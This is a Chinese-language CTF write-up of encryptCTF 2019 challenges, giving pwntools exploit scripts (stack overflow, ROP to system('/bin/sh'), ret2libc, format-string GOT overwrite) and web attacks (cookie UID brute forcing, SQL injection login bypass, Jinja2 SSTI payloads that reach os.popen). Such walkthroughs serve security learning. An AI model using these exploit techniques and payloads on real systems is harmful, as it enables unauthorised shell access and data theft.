encryptCTF2019 pwn&web writeup

iptabLs / 2019-04-07 20:44:00 / 浏览数 3505 安全技术 CTF 顶(0) 踩(0)

encryptCTF2019 pwn&web

周中跟着大佬们打了一场国外的CTF，题目不是很难，不过很适合新人练练手。其中我AK了pwn和web的题目，pwn题难度较低，对我这些萌新十分友好，web带点脑洞，

pwn

pwn0

```
[*] '/home/kira/pwn/encryptCTF/pwn0'
   Arch:     i386-32-little
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+1Ch] [ebp-44h]
 char s1; // [esp+5Ch] [ebp-4h]

 setvbuf(stdout, 0, 2, 0);
 puts("How's the josh?");
 gets(&s);
 if ( !memcmp(&s1, "H!gh", 4u) )
 {
   puts("Good! here's the flag");
   print_flag();
 }
 else
 {
   puts("Your josh is low!\nBye!");
 }
 return 0;
}
```

思路：只要s1内容为`H!hg`即可getflag，那么直接在输入s的时候溢出覆盖s1就行了。

```
# kira @ k1r4 in ~/pwn/encryptCTF on git:master x [14:04:34]
$ nc 104.154.106.182 1234
How's the josh?
H!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!ghH!gh
Good! here's the flag
encryptCTF{L3t5_R4!53_7h3_J05H}
```

pwn1

```
[*] '/home/kira/pwn/encryptCTF/pwn1'
   Arch:     i386-32-little
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+10h] [ebp-80h]

 setvbuf(stdout, 0, 2, 0);
 printf("Tell me your name: ");
 gets(&s);
 printf("Hello, %s\n", &s);
 return 0;
}
```

思路：程序没开canary，自带getshell的后门函数，直接栈溢出覆盖ret地址即可。

```
from pwn import *
p = remote('104.154.106.182', 2345)
p.sendline('a'*140+p32(0x80484AD))
p.interactive()
```

pwn2

```
[*] '/home/kira/pwn/encryptCTF/pwn2'
   Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    No canary found
   NX:       NX disabled
   PIE:      No PIE (0x8048000)
   RWX:      Has RWX segments
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+10h] [ebp-20h]

 setvbuf(stdout, 0, 2, 0);
 printf("$ ");
 gets(&s);
 if ( !strcmp(&s, "ls") )
   run_command_ls();
 else
   printf("bash: command not found: %s\n", &s);
 puts("Bye!");
 return 0;
}
```

思路：题目里面自带`system`，直接栈溢出组ROP。先用`gets`读入`/bin/sh`，然后调用`system`。

```
from pwn import *
elf = ELF('./pwn2')
p = remote('104.154.106.182', 3456)
pr = 0x08048546 # pop ebp ; ret
bss = 0x0804A040
payload = p32(elf.plt['gets'])+p32(pr)+p32(bss)+p32(elf.plt['system'])+p32(0)+p32(bss)
p.sendlineafter('$ ','a'*44+payload)
p.sendline('/bin/sh\x00')
p.interactive()
```

pwn3

```
[*] '/home/kira/pwn/encryptCTF/pwn3'
   Arch:     i386-32-little
   RELRO:    No RELRO
   Stack:    No canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+10h] [ebp-80h]

 setvbuf(stdout, 0, 2, 0);
 puts("I am hungry you have to feed me to win this challenge...\n");
 puts("Now give me some sweet desert: ");
 gets(&s);
 return 0;
}
```

思路：这次程序没有`system`函数，需要泄露libc地址，然后ret2libc，远程泄露`gets`地址最低三位是`e60`，可以查到libc版本为`libc6_2.19-0ubuntu6.14_i386`。首先构

```
from pwn import *
libc = ELF('./libc6_2.19-0ubuntu6.14_i386.so')
elf = ELF('./pwn3')
p = remote('104.154.106.182', 4567)
```

```
main = 0x0804847D
p.sendlineafter(': \n','a'*140+p32(elf.plt['puts'])+p32(main)+p32(elf.got['gets']))
libc.address = u32(p.recv(4)) - libc.sym['gets']
print hex(libc.address)
p.sendlineafter(': \n','a'*132+p32(libc.sym['system'])+p32(0)+p32(libc.search('/bin/sh').next()))
p.interactive()
```

pwn4

```
[*] '/home/kira/pwn/encryptCTF/pwn4'
   Arch:     i386-32-little
   RELRO:    No RELRO
   Stack:    Canary found
   NX:       NX enabled
   PIE:      No PIE (0x8048000)
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char s; // [esp+1Ch] [ebp-84h]
 unsigned int v5; // [esp+9Ch] [ebp-4h]

 v5 = __readgsdword(0x14u);
 setvbuf(stdout, 0, 2, 0);
 puts("Do you swear to use this shell with responsility by the old gods and the new?\n");
 gets(&s);
 printf(&s);
 printf("\ni don't belive you!\n%s\n", &s);
 return 0;
}
```

思路：题目开了canary，不能直接进行栈溢出。有一个很明显的格式化字符串漏洞，而且程序自带一个getshell的后门，可以用格式化字符串修改`printf@got.plt`为后门

```
# kira @ k1r4 in ~/pwn/encryptCTF on git:master x [19:33:56]
$ ./pwn4
Do you swear to use this shell with responsility by the old gods and the new?

aaaa%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
aaaa(nil).0x2.(nil).0xffe571ce.0x1.0xc2.0x61616161.0x252e7025.0x70252e70.0x2e70252e
i don't belive you!
aaaa%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
```

简单测试了一下，可以发现格式化字符的offset是7，因为程序是32位的，可以直接用pwntools的`fmtstr_payload`函数。

```
from pwn import *
elf = ELF('./pwn4')
p = remote('104.154.106.182', 5678)

payload = fmtstr_payload(7,{elf.got['printf']:0x0804853D})
p.sendlineafter('new?\n',payload)
p.interactive()
```

web


Sweeeeeet

```
Do you like sweets?

http://104.154.106.182:8080

author: codacker50
```

在响应包头得到一个flag，但是提交提示incorrect。

```
Set-Cookie: FLAG=encryptCTF%7By0u_c4nt_U53_m3%7D
```

随后在请求包的cookie里面发现一个`UID=f899139df5e1059396431415e770c6dd`，查了一下为`md5(100)`，于是使用burp进行`0-999`md5后爆破UID



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	619	
1	cfcd208495d565ef66e7dff9...	200	☐	☐	632	
2	c4ca4238a0b923820dcc5...	200	☐	☐	619	
3	c81e728d9d4c2f636f067f8...	200	☐	☐	619	
4	eccbc87e4b5ce2fe28308fd...	200	☐	☐	619	
5	a87ff679a2f3e71d9181a67...	200	☐	☐	619	
6	e4da3b7fbbce2345d7772b...	200	☐	☐	619	
7	1679091c5a880faf6fb5e60...	200	☐	☐	619	
8	8f14e45fceea167a5a36ded...	200	☐	☐	619	
9	c9f0f895fb98ab9159f51fd0...	200	☐	☐	619	

```
HTTP/1.1 200 OK
Date: Wed, 03 Apr 2019 02:02:50 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.3.3
Set-Cookie: FLAG=encryptCTF%7B4lwa4y5_Ch3ck_7h3_c00ki3s%7D%0A
Vary: Accept-Encoding
Content-Length: 353
Connection: close
Content-Type: text/html; charset=UTF-8
```

Slash Slash

题目给了一个flask站的源码，https://ctf.encryptcvs.cf/files/43338088b56bf932bed9511a18168fd9/handout_slashslash.7z

查看`application.py`，发现flag应该写进环境变量，而且使用了`virtualenv`设置虚拟环境，题目还提供了`virtualenv`的学习视频。

```
import os
from flask import Flask, render_template, jsonify

app = Flask(__name__)

'''
secret_key using python3 secrets module
'''
app.secret_key = "9d367b3ba8e8654c6433379763e80c6e"

'''
Learn about virtualenv here:
https://www.youtube.com/watch?v=N5vscPTWKOk&list=PL-osiE80TeTt66h8cVpmbayBKlMTuS55y&index=7
'''

FLAG = os.getenv("FLAG", "encryptCTF{}")

@app.route('/')
def index():
   return render_template('index.html')

@app.route('/encryptCTF', methods=["GET"])
def getflag():
       return jsonify({
           'flag': FLAG
       })
```

```
if __name__ == '__main__':
    app.run(debug=False)
```

安装一下virtualenv，然后运行此虚拟环境，但是发现根本没有$FLAG。

```
# kira @ k1r4 in ~/web/handout_slashslash/app [21:08:40]
$ source ./env/bin/activate
(env)
# kira @ k1r4 in ~/web/handout_slashslash/app [21:08:57]
$ echo $FLAG
```


直接查看一下activate文件，发现最后有一句被注销掉了，RkxBRwo=解码就是FLAG

```
export $(echo RkxBRwo= | base64 -d)="ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9C
```

那么直接解base64就getflag了。

```
# kira @ k1r4 in ~/web/handout_slashslash/app [21:09:01]
$ echo ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg==|base64 -d
encryptCTF{comments_&_indentations_makes_johnny_a_good_programmer}
```

当然，将此行注销去掉，然后修改一下代码为FLAG = os.getenv("FLAG")，就可以通过访问http://127.0.0.1:5000/encryptCTF得到flag



```
# kira @ k1r4 in ~/web/handout_slashslash/app [21:14:38]
$ python3 application.py
 * Serving Flask app "application" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [02/Apr/2019 21:14:52] "GET /encryptCTF HTTP/1.1" 200 -
```

```
# kira @ k1r4 in ~/web/handout_slashslash/app [21:14:48]
$ curl http://127.0.0.1:5000/encryptCTF
{"flag":"ZW5jcnlwdENURntjb21tZW50c18mX2luZGVudGF0aW9uc19tYWtlc19qb2hubnlfYV9nb29kX3Byb2dyYW1tZXJ9Cg=="}

# kira @ k1r4 in ~/web/handout_slashslash/app [21:14:52]
$
```

virtualenv的使用教程可以参考以下链接

vault

```
i heard you are good at breaking codes, can you crack this vault?

http://104.154.106.182:9090

author: codacker
```

打开地址后为一个登陆界面，随手试了一发万能密码username=123' or 1#&password=123' or 1#，成功登陆，返回一个二维码，扫描后为一个YouTube地址。

猜想flag可能存在数据库，手工测试一下发现可以注入

```
username=123' or 1=1#&password=123   # ■■■■
username=123' or 1=2#&password=123   # ■■■■
```

直接使用sqlmap跑出管理员密码，但是登陆后仍然是那个二维码，并没有flag

```
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
| 1  | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+----------+----------------------------------+
```

在数据库翻了半天，原来成功登陆的cookie就是flag，无语了。。。。

```
Set-Cookie: SESSIONID=ZW5jcnlwdENURntpX0g0dDNfaW5KM2M3aTBuNX0%3D
```

解码后为：

```
encryptCTF{i_H4t3_inJ3c7i0n5}
```

Env


```
Einstein said, "time was relative, right?"

meme 1  https://i.imgur.com/LYS3TYi.jpg
meme 2  https://i.imgur.com/FcsusMX

http://104.154.106.182:6060
```

Author: maskofmydisguise

第一张图片里面提示了两个目录/home和/whatsthetime/

访问http://104.154.106.182:6060/whatsthetime提示Almost there...or are you?。


然后访问http://104.154.106.182:6060/whatsthetime/1，获得一个新提示


不安全 | 104.154.106.182:6060/whatsthetime/1
WHEN YOU GET THE EPOCH TIME
JUST RIGHT
imgflip.com
先知社区

查了一下THE EPOCH TIME是指1970年1月1日00:00:00 UTC，猜测后面的数字要为当前时间的时间戳才能出flag

```
import time
import requests

url = 'http://104.154.106.182:6060/whatsthetime/'
r = requests.get(url+str(int(time.time())))
print r.content
```

写了一个简单的脚本尝试一下，发现不行，估计服务器时间跟我本地有误差，最近决定拿burp进行爆破，我用当前时间戳减去100，然后每次加1进行爆破，很快就出结果了



Request	Payload	Status	Error	Timeout	Length	Comment
132	1554259406	200	☐	☐	196	
0		200	☐	☐	514	
1	1554259275	200	☐	☐	514	
2	1554259276	200	☐	☐	514	
3	1554259277	200	☐	☐	514	
4	1554259278	200	☐	☐	514	
5	1554259279	200	☐	☐	514	
6	1554259280	200	☐	☐	514	
7	1554259281	200	☐	☐	514	
8	1554259282	200	☐	☐	514	

```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Wed, 03 Apr 2019 02:43:26 GMT
Connection: close
Content-Type: application/json
Content-Length: 44

{"flag":"encryptCTF{v1rtualenvs_4re_c00l}"}
```

repeaaaaaat

```
Can you repeaaaaaat?

http://104.154.106.182:5050

author: codacker
```

访问链接后出现一大堆logo，查看源码发现了一串base64，`<!-- d2hhdF9hcmVfeW91X3NlYXJjaGluZ19mb3IK -->`，解码为what_are_you_searching_for。

然后访问`http://104.154.106.182:5050/what_are_you_searching_for`，又得到一串base64，解码后为一个视频链接`https://www.youtube.com/watch?v`


```
HTTP/1.1 200 OK
Server: gunicorn/19.9.0
Date: Tue, 02 Apr 2019 13:22:51 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 429

<!DOCTYPE html>
<html>
<head>
   <meta charset="utf-8">
   <meta http-equiv="X-UA-Compatible" content="IE=edge">
   <title>FLAG</title>
   <meta name="viewport" content="width=device-width, initial-scale=1">
   <link rel="stylesheet" type="text/css" media="screen" href="main.css">
   <script src="main.js"></script>
</head>
<body>
   <h1> aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj01ckFPeWg3WW1FYWo= </h1>
</body>
</html>
```

看完这个视频的我一脸懵逼，这是什么鬼？？？

迷惘几分钟后，发现返回包server字段比较陌生，Google一下Gunicorn

```
Gunicorn 'Green Unicorn' is a Python WSGI HTTP Server for UNIX. It's a pre-fork worker model. The Gunicorn server is broadly c
```


可见这个网站是一个python站，看到python站，首先想到的是SSTI模板注入，简单测试了一下发现并没有反应


不安全 | 104.154.106.182:5050/%7B%7B1*2%7D%7D

Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

后面测试的时候发现主页下面的base64变了另外一个`<!-- Lz9zZWNyZXQ9ZmxhZw== -->`，解码为：`/?secret=flag`，然后再测试一下发现可行了。



```
                <img src='/static/lol.png'>
                <img src='/static/lol.png'>
                <img src='/static/lol.png'>
                <img src='/static/lol.png'>
            </div> 2
            <!-- Lz9zZWNyZXQ9ZmxhZw== -->
        </body>
</html>
```

拿出一个常用的payload进行测试，返现返回500错误，但至少证明是成功运行了，可能本地的环境和远程的有些微差别。

```
{{"".__class__.__mro__[-1].__subclasses__()[117].__init__.__globals__['__builtins__']['eval']("__import__('os').popen('id').re
```

一段一段地进行删除测试，发现`{{"".__class__.__mro__[-1].__subclasses__()[117]}}`的返回结果跟本地不一样


本地测试结果

```
>>> "".__class__.__mro__[-1].__subclasses__()[117]
<class 'os._wrap_close'>
```

远程返回结果

```
<class 'dict_valueiterator'>
```

删掉序号直接查看返回结果，发现是存在这个class的



```
GET /?secret={{"".__class__.__mro__[-1].__subclasses__()}} HTTP/1.1
Host: 104.154.106.182:5050
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cookie: UID=f899139df5e1059396431415e770c6dd;
Connection: close
```

```
&#39;codecs.IncrementalDecode
&#39;_abc_data&#39;&gt;, &lt;cl
&lt;class &#39;collections.abc.Av
&#39;collections.abc.Iterable&#3
&#39;dict_keyiterator&#39;&gt;, 
&lt;class &#39;range_iterator&#3
&lt;class &#39;collections.abc.Si
&#39;os._wrap_close&#39;&gt;, 
&#39;_sitebuiltins._Helper&#39;&
&#39;collections.deque&#39;&gt;
&lt;class &#39;enum.auto&#39;&
```

那么修改一下payload为`{{"".__class__.__mro__[-1].__subclasses__()['os._wrap_close'].__init__.__globals__['__builtins__']['eval']("`

最后payload为：

```
{{"".__class__.__mro__[-1].__subclasses__()['os._wrap_close'].__init__.__globals__['__builtins__']['eval']("__import__('os').p
```

pwn.zip (0.013 MB) 下载附件

点击收藏 | 2 关注 | 1

上一篇：AngularJS Sandbox... 下一篇：云安全 - 子域名takeover...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区